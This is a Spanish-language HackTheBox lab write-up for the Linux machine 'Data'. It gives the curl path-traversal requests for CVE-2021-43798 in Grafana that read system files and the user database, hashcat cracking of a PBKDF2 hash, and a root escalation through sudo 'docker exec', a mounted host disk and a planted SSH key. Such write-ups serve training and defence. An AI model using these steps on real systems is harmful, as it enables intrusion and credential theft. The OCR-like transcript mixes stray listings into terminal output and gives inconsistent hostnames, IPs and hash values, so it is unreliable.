

Data

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	2 de octubre de 2026
Autor	sunwhite

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
2. Acceso Inicial	5
3. Escalada de Privilegios	5
4. Referencias	7

1. Reconocimiento


1.1. Escaneo de puertos

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-01 10:33 CST
Nmap scan report for 10.129.234.47
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 2048 63:47:0a:81:ad:0f:78:07:46:4b:15:52:4a:4d:1e:39 (RSA)
|_ 256 7d:a9:ac:fa:01:e8:dd:09:90:40:48:ec:dd:f3:08:be (ECDSA)
|_ 256 91:33:2d:1a:81:87:1a:84:d3:b9:0b:23:3d:19:4b (ED25519)
3000/tcp   open  ppp?
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_ HTTP/1.0 302 Found
|_ Cache-Control: no-cache
|_ Content-Type: text/html; charset=utf-8
|_ Expires: -1
|_ Location: /login
|_ Pragma: no-cache
|_ Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2Ftri%2526Eity.txt%2526bak; Path=/; HttpOnly; SameSite=Lax
|_ X-Content-Type-Options: nosniff
|_ X-Frame-Options: deny
|_ X-Xss-Protection: 1; mode=block
|_ Date: Thu, 01 Oct 2026 16:33:55 GMT
|_ Content-Length: 29
|_ href="/login">Found</a>
|_ Generelcines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_ HTTP/1.1 400 Bad Request
|_ Content-Type: text/plain; charset=utf-8
|_ Connection: close
|_ Request
|_ GetRequest:
```

El escaneo de puertos inicial revela 2 puertos abiertos: uno para ssh y el puerto número 3000 con lo que aparentemente es un servicio desconocido. No hay indicaciones de que haya un servidor http.

1.2. Enumeración web

Sin embargo si se visita la ip con el navegador se muestra lo siguiente:



Grafana es una plataforma de código abierto que se usa para visualizar datos recopilados de diversas fuentes en forma de gráficos y tablas. Al final de la página se nos indica la versión: 8.0.0.

Buscando en internet se encuentra la CVE-2021-43798. La cual es una vulnerabilidad crítica que expone el endpoint `/public/plugins/<nombre-del-plugin>/`. Al consultar a través de este endpoint, se pueden añadir secuencias de directory traversal como `../../../../` y al final añá-

dir una consulta a un archivo arbitrario del sistema como /etc/passwd. Debido a un error de implementación la secuencia no es validada si se envía como se indica en este PoC.

Se usa curl -path-as-is "http://ip:3000/public/plugins/alertlist/../../../../../../../../etc/grafana/grafana.ini" para intentar obtener el archivo de inicialización de Grafana se tiene éxito:

```
-> curl --path-as-is "http://10.129.234.47:3000/public/plugins/alertlist/../../../../../../../../etc/grafana/grafana.ini"
##### Grafana Configuration Example #####
#
# Everything has defaults so you only need to uncomment things you want to
# change
#
# possible values : production, development
;app_mode = production
#
# instance name, defaults to HOSTNAME environment variable value or hostname if HOSTNAME var is empty
;instance_name = $(HOSTNAME)
#
##### Paths #####
[paths]
# Path to where grafana can store temp files, sessions, and the sqlite3 db (if that is used)
;data = /var/lib/grafana
#
# Temporary files in 'data' directory older than given duration will be removed
;temp_data_lifetime = 24h
#
# Directory where grafana can store logs
;logs = /var/log/grafana
#
# Directory where grafana will automatically scan and look for plugins
;plugins = /var/lib/grafana/plugins
#
# folder that contains provisioning config files that grafana will apply on startup and while running.
;provisioning = conf/provisioning
#
##### Server #####
```

Se obtiene éxito también con el archivo /etc/passwd:

```
-> curl --path-as-is "http://10.129.234.47:3000/public/plugins/alertlist/../../../../../../../../etc/passwd"
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12:/usr/cyrus:/sbin/nologin
vpopmail:x:89:89:/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mail:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,:/home/grafana:/sbin/nologin
```

Para extraer la base de datos se usa:

curl -path-as-is "http://<ip>:3000/public/plugins/alertlist/../../../../../../../../var/lib/grafana/grafana.db" -output grafana.db

Analizando el archivo se encuentran dos nombres de usuario y lo que parecen ser dos respectivos hashes de contraseña:

```
borisboris@data.vl
+ adminadmin@localhost
boris
admin
borisboris@data.vl:borisdcb6ecbb57d34daf4a4e391d2015d3358c60df3608e9e99b5291e4773e5cd39d156be220745be3cbe4935e35f3b51da8LCBdHtJWjleY1941maBw2022-01-23 12:49:112022-01-23 12:49:112022-01-23 12:49:11
adminadmin@localhost:7a919e4bbe95cf5104edf354ee2e6234efac1a1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c207278f8VobSglJ55SHLLYQ0Q4Y62022-01-23 12:48:042022-01-23 12:48:042022-01-23 12:48:04
boris@data.vl
+ admin@localhost
```

Un hash pertenece a admin@localhost, probablemente las contraseñas de login. Sin embargo el otro pertenece a boris@data.vl, lo cual indica que probablemente se trate de una contraseña de sistema. Ésta es la contraseña que interesa.

Buscando en internet se encuentra que Grafana usa un mecanismo complejo para hashear sus contraseñas:

El formato de hash de contraseña en Grafana es PBKDF2_HMAC_SHA256, donde la contraseña se procesa durante 10,000 iteraciones utilizando SHA-256. [🔗](#)

- **Almacenamiento:** El hash resultante se guarda en la base de datos en formato hexadecimal, mientras que el valor de sal (salt) se almacena en texto plano. [🔗](#)
- **Para herramientas como Hashcat:** Si se requiere convertir este hash para su análisis, el formato objetivo es `sha256:10000:Base64Salt:Base64Digest`.

Se indica que se debe convertir la contraseña a un formato legible por hashcat añadiendo cadenas de texto al hash en base 64 después de convertirlo de hexadecimal y a una salt, también en base 64. Sin embargo en el resultado obtenido no parece haber una salt y un hash distinguidos de forma clara, por lo que se puede usar un visualizador de archivos .db para obtener más detalles, en este caso DB Browser for SQLite, puesto que en el archivo de configuración se indica que esa es la base de datos que se usa:

```
~/HTB/Data > strings grafana.db
SQLite format 3
=indexUQE_dashboard_account_id_slugdashboard
```

	id	version	login	email	name	password	salt	rands
	F...	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	0	admin	admin@localhost		7a919e4bbe95cf5104edf354ee2e6234efa...	YObSoLj55S	hLLY6QQ4Y6
2	2	0	boris	boris@data.vl	boris	dc6beccbb57d34daf4a4e391d2015d3350...	LCBhdtJWjl	mYl941ma8w

Una vez teniendo distinguidos hash y salt se puede proceder a hacer lo siguiente: la salt será codificada en base 64, mientras que el hash se decodificará de hexadecimal para luego ser codificado en base 64, esto se puede hacer fácilmente desde la terminal:

```
~/HTB/Data > echo -n "LCBhdtJWjl" | base64
TENCaGR0SlIdqbA==

~/HTB/Data > xxd -r -p hash | base64
3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XN0dFWviIHRb48vkk1PjX101Hag=
```

Una vez teniendo ambos valores, se combinan en un documento de texto con las cadenas añadidas para completar el formato requerido por hashcat:

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
GNU nano 7.2
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82C0nmp1KR5H8+XN0dFWviIHRb48vkk1PjX101Hag=

```

2. Acceso Inicial

Una vez teniendo este formato, se usa hashcat con la lista rockyou.txt para poder crackear la contraseña:

```

sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82C0nmp1KR5H8+XN0dFWviIHRb48vkk1PjX101Hag=:beautiful
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target.....: sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82C0nmp1KR5H8+XN0dFWviIHRb48vkk1PjX101Hag=
Time.Started.....: Fri Oct  2 10:02:47 2026 (1 sec)
Time.Estimated....: Fri Oct  2 10:02:48 2026 (0 secs)
Kernel.Feature....: Pure Kernel

```

Se obtiene acceso al sistema con una shell bajo el usuario boris:

```

~/HTB/Data SIGTSP(20) > ssh boris@data.v1
The authenticity of host 'data.v1 (10.129.234.47)' can't be established. ED25519 key fingerprint is SHA256:kKsFY410fr5Romb/aAy0GtktZTFb0GCSrZwkh4dGx+s. This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'data.v1' (ED25519) to the list of known hosts.
boris@data.v1's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1103-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Fri Oct  2 16:06:05 UTC 2026

System load:  0.0               Processes:    207
Usage of /:   38.0% of 4.78GB   Users logged in:  0
Memory usage: 14%              IP address for eth0:  10.129.234.47
Swap usage:   0%               IP address for docker0: 172.17.0.1

0 updates can be applied immediately.
122 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 18.04 at https://ubuntu.com/18-04

Last login: Wed Jun  4 13:37:31 2025 from 10.10.14.62
boris@data:~$

```

3. Escalada de Privilegios

Haciendo sudo -l se muestra lo siguiente:

```

boris@data:~$ sudo -l
Matching Defaults entries for boris on localhost: !no_env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User boris may run the following commands on localhost:
sudo (root) NOPASSWD: /snap/bin/docker exec *

```

Se tiene permiso para ejecutar el comando `exec` en `docker` como `sudo` sin contraseña. Éste comando permite ejecutar comandos dentro de un contenedor ya existente. Si se hace la suposición de que Grafana probablemente esté corriendo dentro de un contenedor se puede intentar saber el nombre de dicho contenedor aprovechandose de la vulnerabilidad antes mencionada:

```
~/HTB/Data > curl --path-as-is "http://10.129.69.75:3000/public/plugins/alertlist/../../../../../../../../etc/hostname"
e6ff5b1cbc85
```

Una vez obtenido este nombre se procede a correr el siguiente comando para obtener una shell dentro del contenedor como usuario `root`:

```
sudo docker exec -u root --privileged -it e6ff5b1cbc85 /bin/bash
```

```
boris@data:~$ sudo docker exec -u root --privileged -it e6ff5b1cbc85 /bin/bash
bash-5.1# whoami
root
```

Esto indica que se tienen privilegios `root` dentro del contenedor, sin embargo para poder acceder como `root` al sistema se puede intentar montar el sistema entero en el contenedor que se está corriendo. Para listar que está montado en el contenedor actual y desde donde se puede usar el comando `mount`.

```
bash-5.1# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/snap/docker/common/var-lib-docker/overlay2/1/2RMRALA
er/overlay2/1/CAVZG6G6DT37UB0HM6XHIUZUD5:/var/snap/docker/common/var-lib-docker/overlay2/1/3ATFAZLXUKT262
lay2/1/UTHFRCC4KFYKXNBPI052AZ70Q:/var/snap/docker/common/var-lib-docker/overlay2/1/ZJJZSR34MKC5KWMORVIG
LMHESBSBLFJITZ67RLSJ1EM4SC,upperdir=/var/snap/docker/common/var-lib-docker/overlay2/90a0267386b75303aabad
f4682d69d52a6d2e7e85ee93c3401e0938e3/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime)
```

Se indica que el archivo `/etc/hosts` y otros dos que residen dentro del contenedor se obtienen desde `/dev/sda1`, por el nombre se puede suponer fácilmente que se trata de la partición en la que está montado todo el sistema de archivos, por lo que se puede intentar montar esta partición en un directorio llamado `/mnt` dentro del contenedor con `mount /dev/sda1 /mnt`. Después de esto se puede enviar la llave pública de la máquina local (atacante) al directorio `/mnt/root/.ssh/authorized_keys` para obtener un acceso directo desde una shell al sistema.

```
bash-5.1# mount /dev/sda1 /mnt
bash-5.1# echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMf1CFCTu6f1eFv01KLIDG+h6MdnFMNn85By9Awe5RT8_khangkaw@parrot' > /mnt/root/.ssh/authorized_keys
```

Desde la máquina atacante se hace `ssh root@ip` y se entra automáticamente como `root`:

```
~/HTB/Data > ssh root@10.129.234.47
The authenticity of host '10.129.234.47 (10.129.234.47)' can't be established.
ED25519 key fingerprint is SHA256:KksFY4l0fr5Romb/aAy0GtktZTFb0GC5zZwkh4d0x+s.
This host key is known by the following other names/addresses:11b 11b32 11b84 media not opt proc
~/ssh/known_hosts:52: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.234.47' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1103-aws x86_64)

autofs  cronie  dcl  hugepages  logd  logrotate  parted  tty  tty1  tty2
* Documentation: https://help.ubuntu.com  sng  logd  mapper  perl  rtc  snapd  tty0  tty10  tty11
* Management:   cp  https://landscape.canonical.com  logd  new  app  tty0  snd  tty1  tty10  tty11
* Support:      cni  https://ubuntu.com/pro/support  logd  psadm  sda  sdb  tty10  tty11  tty12
cur  disk  fuse  logd  net  ptmx  sda1  stderr  tty11  tty10  tty11
System information as of Fri Oct 2 17:02:29 UTC 2026
char  dma_heap  hpet  logd  logd  ntpd  random  sgl  stdout  tty11  tty10  tty11
System load: 0.0 Processes: 216
Usage of /: 38.4% of 4.78GB Users logged in: 1
Memory usage: 22% IP address for eth0: 10.129.234.47
Swap usage: 0% IP address for docker0: 172.17.0.1

root@parrot:~#
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately. To know: initrd.log initrd.log.old 11b 11b32 11b84 media not opt proc
122 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 18.04 at
https://ubuntu.com/18-04
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
root@data:~#
```

4. Referencias

- <https://github.com/MalekAlthubiany/CVE-2021-43798>